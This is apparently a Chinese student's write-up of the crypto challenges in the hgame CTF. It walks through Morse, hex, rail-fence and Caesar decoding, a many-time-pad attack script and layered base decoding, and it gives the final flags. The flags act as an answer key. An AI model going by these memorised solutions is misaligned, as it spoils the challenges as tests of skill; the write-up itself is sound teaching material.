
得到flag

这道题做完以后都忘记最早在干嘛了，写wp的时候又重新做了一遍，以后做题的时候得记得截图嗷

CRYPTO

Mix


摩斯电码，那就先转一下



```
--.../....-/....-/-.../--.../...--/...../..-./-..../-../-..../..-./--.../----./....-/....-/--.../.----/-..../-.../--.../-.../-..../..---/...../.----/-..../-..../...-
-/....-/...--/-----/-..../...../--.../-..
```

```
744B735F6D6F7944716B7B6251663430657D
```


得到一串数字，第一眼感觉是16进制的ASCII码，那就试一试



```
tKs_moyDqk{bQf40e}
```

```
74,4B,73,5F,6D,6F,79,44,71,6B,7B,62,51,66,34,30,65,7D,
```

得到了一串很违和的类似flag的东西，因为它有{}，第一个想法就是栅栏密码，因此试一下



栅栏密码

```
tKs_moyDqk{bQf40e}
```


输入每栏的字符数(100内的整数且必须是字符总数的因数)

```
2字一栏：tsmyq{Q4eK_oDkbf0}
3字一栏：t_ykQ0KmD{fesoqb4}
6字一栏：tyQKDfsq4_k0m{eob}
9字一栏：tkK{sb_Qmfo4y0Deq}
```

感觉这个第一个很像flag的形式，开头hgame对吧

然后我手试了一下发现前面这几个可以 -0x0c 得到 hgame

那就是凯撒咯



```
tsmvq{Q4eK_oDkbf0}
```

12

```
hgame{e4sy_crypt0}
```

欸这个凯撒有毛病，把应该大写的改成大写就完事了

得到flag

perfect_secrecy!


去网上搜了一下OTP==下了一个解OTP的脚本

```python
#!/usr/bin/python
## OTP - Recovering the private key from a set of messages that were encrypted w/ the same private key (Many time pad attack) - crypto100-many_time_secret @ alexctf 2017
# Original code by jwomers: https://github.com/Jwomers/many-time-pad-attack/blob/master/attack.py)

import string
import collections
import sets, sys

# 11 unknown ciphertexts (in hex format), all encrpyted with the same key

d1='daaa4b4e8c996dc786889cd63bc4df4d1e7dc6f3f0b7a0b61ad48811f6f7c9bfabd7083c53ba54'
d2='c5a342468c8c7a88999a9dd623c0cc4b0f7c829acaf8f3ac13c78300b3b1c7a3ef8e193840bb'
d3='dda342458c897a8285df879e3285ce511e7c8d9afff9b7ff15de8a16b394c7bdab920e7946a05e9941d8308e'
d4='d9b05b4cd5ce7c8f938bd39e24d0df191d7694dfeaf8bfbb56e28900e1b8dff1bb985c2d5aa154'
d5='d9aa4b00c88b7fc79d99d38223c08d54146b88d3f0f0f38c03df8d52f0bfc1bda3d7133712a55e9948c32c8a'
d6='c4b60e46c9827cc79e9698936bd1c55c5b6e87c8f0febdb856fe8052e4bfc9a5efbe5c3f57ad4b9944de34'
```

```
d7='d9aa5700da817f94d29e81936bc4c1555b7b94d5f5f2bdff37df8252ffbecfb9bbd7152a12bc4fc00ad72
29090'
d8='c4e24645cd9c28939a86d3982ac8c819086989d1fbf9f39e18d5c601fbb6dab4ef9e12795bbc549959d92
29090'
d9='d9aa4b598c80698a97df879e2ec08d5b1e7f89c8fbb7beba56f0c619fdb2c4bdef8313795fa149dc0ad42
28f'
d10='cce25d48d98a6c8280df909926c0de19143983c8befab6ff21d99f52e4b2daa5ef83143647e854d60ad5
269c87'
d11='d9aa4b598c85668885df9d993f85e419107783cdbee3bbba1391b11afcf7c3bfaa805c2d5aad42995ede
2cdd82977244'
d12='e1ad40478c82678995df809e2ac9c119323994cffbb7a7b713d4c626fcb888b5aa920c354be853d60ac5
269199'
d13='c4ac0e53c98d7a8286df84936bc8c84d5b50889aedfebfba18d28352daf7cfa3a6920a3c'
d14='d9aa4f548c9a609ed297969739d18d5a146c8adebef1bcad11d49252c7bfd1f1bc87152b5bbc07dd4fd2
26948397'
d15='c4a40e698c9d6088879397d626c0c84d5b6d8edffbb792b902d49452ffbec6b6ef8e193840'
d16='c5ad5900df8667929e9bd3bf6bc2df5c1e6dc6cef6f2b6ff21d8921ab3a4c1bdaa991f3c12a949dd0ac5
269c'
d17='c2967e7fc59d57899d8bac852ac3c866127fb9d7f1e5b68002d9871cccb8c6b2aa'
ciphers=[d1,d2,d3,d4,d5,d6,d7,d8,d9,d10,d11,d12,d13,d14,d15,d16,d17]

#ciphers = [c1, c2, c3, c4, c5, c6, c7, c8, c9, c10, c11]
# The target ciphertext we want to crack
#target_cipher = "0529242a631234122d2b36697f13272c207f2021283a6b0c7908"
# XORs two string
def strxor(a, b):     # xor two strings (trims the longer input)
    return "".join([chr(ord(x) ^ ord(y)) for (x, y) in zip(a, b)])
#def strxor(a, b):
#    return "".join(hex(x ^ y)[2:].zfill(2) for (x, y) in zip(a, b))


def target_fix(target_cipher):
    # To store the final key
    final_key = [None]*150
    # To store the positions we know are broken
    known_key_positions = set()

    # For each ciphertext
    for current_index, ciphertext in enumerate(ciphers):
        counter = collections.Counter()
        # for each other ciphertext
        for index, ciphertext2 in enumerate(ciphers):
            if current_index != index: # don't xor a ciphertext with itself
                for indexOfChar, char in enumerate(strxor(ciphertext.decode('hex'),
ciphertext2.decode('hex'))): # Xor the two ciphertexts
                    # If a character in the xored result is a alphanumeric character, it
means there was probably a space character in one of the plaintexts (we don't know which
one)
                    if char in string.printable and char.isalpha(): counter[indexOfChar]
+= 1 # Increment the counter at this index
        knownSpaceIndexes = []
        # Loop through all positions where a space character was possible in the
current_index cipher
        for ind, val in counter.items():
            # If a space was found at least 7 times at this index out of the 9 possible
XORS, then the space character was likely from the current_index cipher!
            if val >= 7: knownSpaceIndexes.append(ind)
        #print knownSpaceIndexes # Shows all the positions where we now know the key!

        # Now Xor the current_index with spaces, and at the knownSpaceIndexes positions
we get the key back!
        xor_with_spaces = strxor(ciphertext.decode('hex'),' '*150)
        for index in knownSpaceIndexes:
            # Store the key's value at the correct position
            final_key[index] = xor_with_spaces[index].encode('hex')
            # Record that we known the key at this position
            known_key_positions.add(index)

    # Construct a hex key from the currently known key, adding in '00' hex chars where we
do not know (to make a complete hex string)
    final_key_hex = ''.join([val if val is not None else '00' for val in final_key])
    # Xor the currently known key with the target cipher
    output = strxor(target_cipher.decode('hex'),final_key_hex.decode('hex'))

    print "Fix this sentence:"
    print ''.join([char if index in known_key_positions else '*' for index, char in
enumerate(output)])+"\n"

    # WAIT.. MANUAL STEP HERE
    # This output are printing a * if that character is not known yet
    # fix the missing characters like this: "Let*M**k*ow if *o{*a" = "cure, Let Me know
if you a"
    # if is too hard, change the target_cipher to another one and try again
    # and we have our key to fix the entire text!

    #sys.exit(0) #comment and continue if u got a good key

    target_plaintext = "hgame{"
    print "Fixed:"
    print target_plaintext+"\n"

    key = strxor(target_cipher.decode('hex'),target_plaintext)

    print "Decrypted msg:"
    for cipher in ciphers:
        print strxor(cipher.decode('hex'),key)

    print "\nPrivate key recovered: "+key+"\n"

for i in ciphers:
    target_fix(i)
```

看不大懂python，不知道它的这个加密和原来的那个加密有什么区别，但是它能跑

虽然跑得有点奇怪



```
hgame{

Decrypted msg:
w`s#6d
hiz+6q
piz(6t
tzc!o3
t`smrv
i|6+s
t`om`|
i(~(wa
t`s46}
a(e%cw
t`s46x
Lgx*6
if6>sp
t`w96g
in6�`
hgame{
o\F�

Private key recovered: ��8m��

Fix this sentence:
*TP_ s_not_safe_if_more_tha _once

Fixed:
hgame{

Decrypted msg:
p[T\,
oR]T,j
```

中间这几个字符是我自己瞎填的，结果就ok了

得到flag


Base全家

这么大的文件加上这个题目，猜出来是多重编码了，自己试了一下硬算时间太长了

搜了一下python竟然还有try-except这种好东西

```python
from base64 import *

result = {
    '16':lambda x :b16decode(x),
    '32':lambda x :b32decode(x),
    '64':lambda x :b64decode(x),
}

flag = open('/home/danis/enc.txt','r')
#flag = open('/home/danis/111.txt','r')
flag_content = flag.read()
# print flag_content

num = ('16','32','64')

for i in range(22):
    for k in num:
        try:
            flag_content = result[k](flag_content)
            if flag_content:
                print flag_content
                break
            else:
                continue
        except:
            pass

with open("final_flag.txt","wb") as final_flag:
    final_flag.write(flag_content)
    print flag_content
```

这个当然不是我这个菜鸡写的




```
KZVVUV3EGFLHGWSFLJQVEMC2KVMWWWTXKNWFMV2XNNSFGVTMOBLVS22WJ5LGWMKIMVCXQVSWNRYHEVTNPBVVM3KOI5KWYUSOK5CUU2CWNUYTIUTNKZZE2WCKNFJFI3CUKZVVUS2WGFMXQVLLHF
JVKYYUUV3DIVLFOYLLLJIFK222JZSDCTTTLJDFEU2WKRLFAVSYOBBVSVSRPBLW4SSPKZLHAV2WNV2HGTSWKZ2GG6SWK5GVMVRTKZWGQ42WK5CXUVLLGFLVMVS2NBKWWWSLMNWEU42XNRNE4UTOI
CWLYKNMGITSTI54FIVLNORFVERSZPFSEOOKSMJDFUWCVGJ4HOVSGLJMVC3DQKZREMWTRKQYVUQ2WKUYUKTKEGA6Q====
VkZWd1VsZEZaR0ZUYkZwSlVWWkdSVlpWYkVOVk1HeExVVlprVmxkVmNGUlRNWEJhVm14RmVrMXJiRTlTVkZKV1YxUk9ZVlpyTlU5V1JWcEVWakZPUkZNd1NsZFRSVTVPVXpCYVVQxWnJOVVpWVm
V3VlhsVWEzUk1WVVZhUkZKclJsWlZNRnBNVVd4a1YxSXdNSGxTUmtKRFYydG9RbFZXU2xwVFZYQlpVbFZqT1ZCVU1EMD0=
VFVwUldFZGFTbFpJUVZGRVZVbENVMGxLUVZkVldVcFRTMXBaVmxFek1rbE9SVFJWV1ROYVZrNU9WRVpEVjFORFMwSldTRU5OUzBaT1ZrNUZVVkl5Ums5V1UwVXlUa3RMVUVaRFJrRlZVMFpMUWx
JDV2toQlVWSlpTVXBZUlVjOVBUMD0=
TUpRWEdaSlZIQVFEVUlCU0lKQVdVWUpTS1pZVlEzMklORTRVWTNaVk5OVEZDV1NDS0JWSENNS0ZOVk5FUVIyRk9WU0UyTktLUEZDRkFVU0ZLQldWR00yRFBCWkhBUVJZSUpYRUc9PT0=
MJQXGZJVHAQDUIBSIJAWUYJSKZYVQ32INE4UY3ZVNNTFCWSCKBVHCMKFNVNEQR2FOVSE2NKKPFCFAUSFKBWVGM2DPBZHAQRYIJXEG===
base58 : 2BAja2VqXoHi9Lo5kfQZBPjq1EmZHGEudM5JyDPREPmS3CxrpB8BnC
m���6�V���K���A�O��D����L堻=��-�ɜA��
m���6�V���K���A�O��D����L堻=��-�ɜA��
danis@ubuntu:~$
```

最后算出来乱码

但是我注意到倒数第三行这个字串前面有“base58”

就试着把这个用base58解码了


Base58编码
在线base58编码、在线base58解码、base58编码、base58解码、base58check

```
2BAja2VqXoHi9Lo5kfQZBPjq1EmZHGEudM5JyDPREPmS3CxrpB8BnC
```

模式 BASE58_STRING（字符
字符集 utf8(unicode编码)

```
hgame{40ca78cde14458da697066eb4cc7daf6}
```

得到flag

嘻嘻嘻

超级感谢出题的学长们，让以前就做过几道Re，其它什么都不知道的我也能在这次比赛有很爽的体验

学到了超多的东西！！！

尤其感谢薯片姐姐！！！！！！

超有耐心的!

唯有认认真真写一份wp来感谢辛苦出题的学长们了(〃'▽'〃)